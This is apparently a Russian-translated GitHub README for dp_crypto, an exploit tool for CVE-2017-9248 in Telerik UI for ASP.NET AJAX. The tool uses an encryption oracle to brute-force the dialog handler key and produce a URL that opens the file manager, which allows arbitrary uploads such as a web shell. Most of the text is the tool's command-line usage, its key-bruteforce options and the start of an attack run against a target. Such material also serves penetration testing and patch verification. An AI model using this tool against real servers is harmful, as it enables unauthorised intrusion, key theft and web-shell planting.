 bao7uo/dp_crypto
Эксплойт оракула шифрования на основе Base64 для CVE-2017-9248 (Telerik UI для ASP.NET AJAX, обработчик диалогов)


Эксплойт, основанный на оракуле шифрования Base64, для CVE-2017-9248 (обработчик диалогов Telerik UI для ASP.NET AJAX)
Обновление 2020 г. — обратите внимание, что версия на exploit-db теперь сильно устарела по сравнению с последней версией здесь, на GitHub.
Мой другой эксплойт для Telerik UI (для CVE-2017-11317 и CVE-2017-11357), вероятно, также будет вам интересен. Он доступен здесь:

Этот эксплойт атакует слабую реализацию шифрования, чтобы найти ключ обработчика диалогов для уязвимых версий Telerik UI для ASP.NET AJAX, а затем предоставляет зашифрованную ссылку, которая даёт доступ к файловому менеджеру и произвольной загрузке файлов (например, веб-шелла), если разрешения на удалённом сервере это позволяют. Работает вплоть до версии 2017.1.118 включительно.
$ python3 dp_crypto.py -h

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

usage: dp_crypto.py [-h] {d,e,k,b,p} ...

positional arguments:
  {d,e,k,b,p}
    d          Decrypt a ciphertext
    e          Encrypt a plaintext
    k          Bruteforce key/generate URL
    b          Encode parameter to base64
    p          Decode base64 parameter

optional arguments:
  -h, --help   show this help message and exit
Чтобы найти ключ:
$ python3 dp_crypto.py k -h

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

usage: dp_crypto.py k [-h] -u URL [-l KEY_LEN] [-o ORACLE] [-v VERSION] [-c CHARSET] [-a ACCURACY] [-r RESUME_KEY] [-p PROXY]

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL, e.g. https://???.???.???/Telerik.Web.UI.DialogHandler.aspx
  -l KEY_LEN, --key-len KEY_LEN
                        Len of the key to retrieve, OPTIONAL: default is 48
  -o ORACLE, --oracle ORACLE
                        The oracle text to use. OPTIONAL: default value is for english version, other languages may have other error message
  -v VERSION, --version VERSION
                        OPTIONAL. Specify the version to use rather than iterating over all of them
  -c CHARSET, --charset CHARSET
                        Charset used by the key, can use all, hex, or user defined. OPTIONAL: default is hex
  -a ACCURACY, --accuracy ACCURACY
                        Maximum accuracy is out of 64 where 64 is the most accurate, accuracy of 9 will usually suffice for a hex, but 21 or more might be needed
                        when testing all ascii characters. Increase the accuracy argument if no valid version is found. OPTIONAL: default is 9.
  -r RESUME_KEY, --resume-key RESUME_KEY
                        Specify a partial key to resume testing, or complete key to get the URL.
  -p PROXY, --proxy PROXY
                        Specify OPTIONAL proxy server, e.g. 127.0.0.1:8080

$ ./dp_crypto.py k -u http://fake.bao7uo.com/Telerik.Web.UI.DialogHandler.aspx

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

Attacking http://192.168.55.2/Telerik.Web.UI.DialogHandler.aspx
to find key of length [48] with accuracy threshold [9]
using key charset [01234567890ABCDEF]
